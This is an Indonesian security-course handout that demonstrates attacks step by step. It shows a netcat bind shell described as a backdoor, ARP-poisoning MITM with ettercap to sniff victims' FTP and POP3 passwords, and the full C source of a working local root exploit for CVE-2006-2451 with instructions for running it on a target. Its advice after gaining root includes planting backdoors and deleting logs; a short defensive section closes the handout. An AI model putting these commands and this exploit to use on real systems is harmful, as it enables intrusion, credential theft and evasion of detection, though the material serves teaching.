Demo System & Network Security

By Josua M Sinambela <josh@gadjahmada.edu>

Tools yang dibahas antara lain:

- **NetCat**
- **Ettercap**
- **Ethereal / tethereal**
- **Kiddies session (menggunakan script r00t Exploit kernel Linux)**
- **Cara mengatasinya :)**

A. Demo menggunakan netcat "TCP/IP swiss army knife"

- Utility jaringan serba-guna
- Ukuran sangat kecil, sering dibundle dengan aplikasi jaringan lainnya
- Menggunakan protocol transport TCP dan UDP

Sintaks command (lebih jelas man nc):
nc [option] [hostname atau ip] [portnumber]

Misal : nc -v <target-host> 80

josh@puma:~$ nc -v www.te.ugm.ac.id 80
DNS fwd/rev mismatch: te.ugm.ac.id != server.te.ugm.ac.id
te.ugm.ac.id [222.124.24.18] 80 (www) open
GET / HTTP

HTTP/1.1 302 Found
Date: Thu, 09 Nov 2006 05:35:18 GMT
Server: Apache
X-Powered-By: PHP/4.4.0
Location: site/
Content-Length: 0
Connection: close
Content-Type: text/html

Netcat sebagai port scanner dan identifikasi versi server

josh@puma:~$ nc -v -z -n 172.16.25.11 20-80
(UNKNOWN) [172.16.25.11] 80 (www) open
(UNKNOWN) [172.16.25.11] 22 (ssh) open
(UNKNOWN) [172.16.25.11] 21 (ftp) open

josh@puma:~$ echo QUIT |nc -v -n -r 172.16.25.11 20-80
(UNKNOWN) [172.16.25.11] 80 (www) open
(UNKNOWN) [172.16.25.11] 21 (ftp) open
220---------- Welcome to Pure-FTPd ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 11:43. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
(UNKNOWN) [172.16.25.11] 22 (ssh) open
SSH-2.0-OpenSSH_3.9p1
Protocol mismatch.
josh@puma:~$

Netcat untuk data transfer

kompA# nc –l –p 12345 < /etc/passwd

kompB# nc <ipkompA> 12345
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
. . .

Netcat untuk remote shell daemon (sering digunakan sebagai backdoor)


kompA # nc –l –p 12345 –e /bin/bash

kompB # nc 192.168.1.102 12345
uname -a
Linux kompA 2.6.15-23-386 #1 PREEMPT Tue May 23 13:49:40 UTC 2006 i686 GNU/Linux
dir
Document Data script
ls -al
total 76
drwxr-xr-x 11 root root 4096 2006-11-07 22:02 .

```
drwxr-xr-x 20 root root 4096 2006-09-05 11:19 ..
drwx------  2 root root 4096 2006-06-20 08:10 .aptitude
-rw-------  1 root root 7310 2006-11-07 23:53 .bash_history
-rw-r--r--  1 root root 2227 2005-10-13 18:04 .bashrc
drwx------  3 root root 4096 2006-09-06 13:57 .gconf
. . .
```

B. Demo MITM dan Sniffing pada Switch Network menggunakan ettercap dan tethereal

Skenario awal pada gambar :





Demo (1) **Penjahat** ingin mendapatkan data atau user/password si **Korban** melalui aktifitas penyadapan komunikasi data antara **Korban** dan **Server**.

Demo (2) **Penjahat** ingin mendapatkan data atau user/password si **Admin** melalui aktifitas penyadapan komunikasi data antara **Admin** dan **Manageable Switch**


Teori untuk Demo (1):

1. Agar berhasil mendapatkan data atau user/password si **Korban** yang terdapat di Server maka si **Penjahat** harus melakukan ARP Poisoning atau Spoofing. Sebelumnya, kita harus memastikan ip forwarding telah di enable di mesin **Penjahat**.
2. Dengan memanfaatkan cara kerja ARP, dimana pada jaringan dengan menggunakan switch, si Korban ketika ingin berkomunikasi dengan Server (misalnya akses email via POP3, login FTP dst) akan terlebih dahulu melakukan ARP Request yang menanyakan MAC mesin Server (IP Server), Pesan ARP Request ini dikirimkan ke alamat broadcast, yang hendaknya akan dijawab (di Replay) oleh Mesin **Server** yang akan dituju.
3. Hal inilah yang akan dimanfaatkan oleh *ettercap*, dimana aplikasinya mampu memodifikasi atau melakukan ARP Poisoning atau Spoofing
   Dapat dilihat pada gambar berikut :





4. Setelah mesin **Korban** menerima ARP reply tersebut, maka si **Korban** akan mulai melakukan komunikasi dengan mesin yang MAC addressnya diberikan pada pesan "ARP Reply" yang sudah dimodifikasi tersebut. Komunikasi yang terjadi sebagai berikut :



5. Setelah terbentuk MITM (Man In The Middle), si **Penjahat** dapat dengan mudah melakukan penyadapan (sniffing) terhadap komunikasi data yang terjadi antara mesin **Korban** dan **Server**, karena komunikasi yang terjadi antara kedua Mesin tersebut akan selalu melalui Mesin Penjahat.

Praktek untuk Demo (1):

Langkah 1.

Pastikan tools ***ettercap*** dan ***tethereal*** sudah terinstall pada komputer Penjahat. Pastikan juga setting TCP/IP sudah terhubung dan dikonfigurasi dengan baik (gunakan command ifconfig –a untuk mengecek). Kemudian aktifkan ip forwarding dengan cara :

Penjahat # echo "1" >/proc/sys/net/ipv4/ip_forward

Atau

Penjahat # sysctl -n net.ipv4.ip_forward=1

Langkah 2

Jalankan ARP Poisoning menggunakan tools ettercap pada mesin **Penjahat** dengan command sebagai berikut :

Penjahat # ettercap -o -T -P repoison_arp -M arp:remote /172.16.25.1/ /172.16.25.22/

Langkah 3

Lakukan penyadapan (sniffing) komunikasi yang terjadi antara **Korban** dan **Server**, simpan hasil penyadapan.

Melakukan penyadapan dengan tethereal dengan command berikut:

Penjahat # mkdir ~/sniffing
Penjahat # tethereal -afilesize:200000 -w ~/sniffing/korban.pcap -f 'host 172.16.25.1'

Langkah 4

Gunakan "*social engineering"* agar si Korban melakukan akses atau login ke Server (misal check email via POP3, atau login FTP)

Langkah 5

Analisa file pcap menggunakan tools yang ada, misalnya dengan Ethereal atau dengan menggunakan tools sederhana seperti string, grep, cat dst

Menggunakan kombinasi command "string" dan "grep" untuk mencari user/password si Korban

Jika si Korban telah melakukan login FTP atau POP3

Penjahat # string ~/sniffing/korban.pcap | grep PASS

Latihan :
Gunakan langkah dan skenario yang hampir sama dengan Demo (1) untuk mempraktikkan Demo (2)

C. Sesi Kiddies : Menggunakan Local r00t Exploit Kernel Linux dengan bugs Core Dump Handling untuk versi Kernel 2.6.x (>= 2.6.13 && < 2.6.17.4)

Beberapa distro yang menggunakan versi kernel diatas dapat di exploit menggunakan program/script tersebut, seperti Default kernel bawaan CD Ubuntu Dapper, Ubuntu Breezy, Mandriva 2005, dan beberapa distro linux lainnya.

Script Local r00t Exploit dapat diperoleh dari website atau mailing list security yang sudah sangat banyak terdapat di internet. Ada beberapa jenis script exploit yang memanfaatkan Bugs ini. Tetapi yang akan kita demo-kan cukup satu saja, yakni script yang dibuat oleh 2 orang yakni dreyer <luna@aditel.org> dan RoMaNSoFt <roman@rs-labs.com>.

```
/*************************************************/
/* Local r00t Exploit for:                       */
/* Linux Kernel PRCTL Core Dump Handling         */
/* ( BID 18874 / CVE-2006-2451 )                 */
/* Kernel 2.6.x  (>= 2.6.13 && < 2.6.17.4)       */
/* By:                                           */
/* - dreyer    <luna@aditel.org>   (main PoC code)   */
/* - RoMaNSoFt <roman@rs-labs.com> (local root code) */
/*                                [ 10.Jul.2006 ]  */
/*************************************************/

#include <stdio.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>
#include <linux/prctl.h>
#include <stdlib.h>
#include <sys/types.h>
```

```
#include <signal.h>

char
*payload="\nSHELL=/bin/sh\nPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/
sbin:/usr/bin\n* * * * *   root   cp /bin/sh /tmp/sh ; chown root /tmp/sh ;
chmod 4755 /tmp/sh ; rm -f /etc/cron.d/core\n";

int main() {
    int child;
    struct rlimit corelimit;
    printf("Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t\n");
    printf("By: dreyer & RoMaNSoFt\n");
    printf("[ 10.Jul.2006 ]\n\n");

    corelimit.rlim_cur = RLIM_INFINITY;
    corelimit.rlim_max = RLIM_INFINITY;
    setrlimit(RLIMIT_CORE, &corelimit);

    printf("[*] Creating Cron entry\n");

    if ( !( child = fork() )) {
        chdir("/etc/cron.d");
        prctl(PR_SET_DUMPABLE, 2);
        sleep(200);
        exit(1);
    }

    kill(child, SIGSEGV);

    printf("[*] Sleeping for aprox. one minute (** please wait **)\n");
    sleep(62);

    printf("[*] Running shell (remember to remove /tmp/sh when finished)
...\n");
    system("/tmp/sh -i");
}
```

Langkah-langkah demo Exploit r00t menggunakan program/script diatas :

1. Save script diatas menjadi dengan nama file *exploit.c* (berekstensi *.c)
2. Upload ke server Linux target (calon korban) yang masih menggunakan versi Kernel Kernel 2.6.x (>= 2.6.13 && < 2.6.17.4), misalnya pada Distro Ubuntu Dapper atau Breezy yang masih menggunakan kernel bawaan installasi. Untuk mencheck versi kernel yang digunakan oleh system, ketikkan ”uname -a” atau ”uname -r”.
   Misal :
   Server:~$ uname -r
   2.6.15-23-386

   Artinya, kernel yang digunakan oleh system tersebut menggunakan versi **2.6.15-23-386**, dan masih dapat diexploit oleh script diatas.

3. Compile dengan command :
   Server:~$ gcc -o exploit exploit.c

Jika muncul pesan **"-bash: gcc: command not found",** artinya compiler gcc belum diinstall pada system server. Untuk mengatasinya, dapat di compile di server lain (yang menggunakan system sejenis), kemudian upload hasil compile tersebut ke system target. (Karena hanya untuk demo, silakan di install menggunakan account admin pada system, klo distronya ubuntu ketik **$sudo apt-get install gcc**)

Jika tidak muncul pesan error, maka akan menghasilkan binary program exploit dengan nama file **exploit** yang siap di jalankan (di execute)

4. Jalankan dengan command :
   Server:~$ ./exploit

   Tunggu beberapa saat (kira kira 1 menit), akan menghasilkan :

   Server:~$ ./exploit
   Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t
   By: dreyer & RoMaNSoFt
   [10.Jul.2006]

   [*] Creating Cron entry
   [*] Sleeping for aprox. one minute (** please wait **)
   [*] Running shell (remember to remove /tmp/sh when finished) ...
   sh-3.1# id
   uid=1000(ghea) gid=1000(ghea) euid=0(root)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),106(lpadmin),110(scanner),112(admin),1000(ghea)
   sh-3.1# <<< Anda sudah menjadi SuperUser (r00t) sekarang.

   Setelah mendapat akses superuser (root), berarti system telah kita ambil alih secara penuh. Sekarang kita bisa explore data dan informasi yang ada, seperti /etc/passwd, /etc/shadow atau dapat juga membuat backdoor (dengan rootkit atau netcat), yang jelas jangan lupa menghapus jejak seperti file logging yang mungkin disimpan pada system (biasanya ada di /var/log/*)

D. Solusi atau cara mengatasi aktivitas seperti diatas (Demo diatas)

- Network Scanning spt nmap, netcat, superscan dst, dapat diatasi menggunakan network IDS (Instrusion Detection System) seperti snort dan IPS (Instrusion Preventing System). Cara kerjanya, setelah IDS mendeteksi adanya serangan atau scanning terhadap server, maka akan ada trigger yang mengaktifkan untuk firewall untuk memblok IP atau attacker tersebut (IPS).
  Cara lain, memanfaatkan ACL spt dengan TCPwrapper atau iptables untuk memfilter akses terhadap layanan (services) yang tersedia. Sehingga hanya dari jaringan atau network tertentu saja layanan tersebut dapat diakses.

- Untuk mencegah dan mendeteksi terjadinya ARP spoofing, dapat menggunakan tools ARPwatch. Tools ini akan melakukan monitoring pada sebuah interface yang dalam kondisi promiscuous, dan merekam MAC/IP address selama waktu tertentu. Ketika terjadi anomali seperti adanya pergantian MAC atau IP address, maka aplikasi ini akan mengirimkan pesan peringatan ke server syslog (System Logging).

- Untuk mengatasi atau terhindar dari aktivitas penyadapan atau sniffing, usahakan menggunakan layanan dengan protokol yang aman (secure), seperti teknologi enkripsi, SSL atau TLS misalnya https, pop3s, ssh, sftp dst.

- Untuk mencegah local r00t exploit kernel diatas ada berbagai cara yang dapat dilakukan, yang paling utama, melakukan upgrade kernel linux, jangan lupa untuk selalu monitor mailing list dan website security spt bugtraq, securityfocus, packetstormsecurity dst .

- Khusus untuk mencegah script exploit diatas, cara mengatasi 'sementara' dapat dilakukan dengan command berikut (dengan user superuser):
  # sysctl -w kernel.core_pattern=/dev/null

  atau

  # echo "/dev/null" > /proc/sys/kernel/core_pattern

  Supaya bersifat fix dapat dilakukan dengan :
  # echo "sysctl -w kernel.core_pattern=/dev/null" >> /etc/sysctl.conf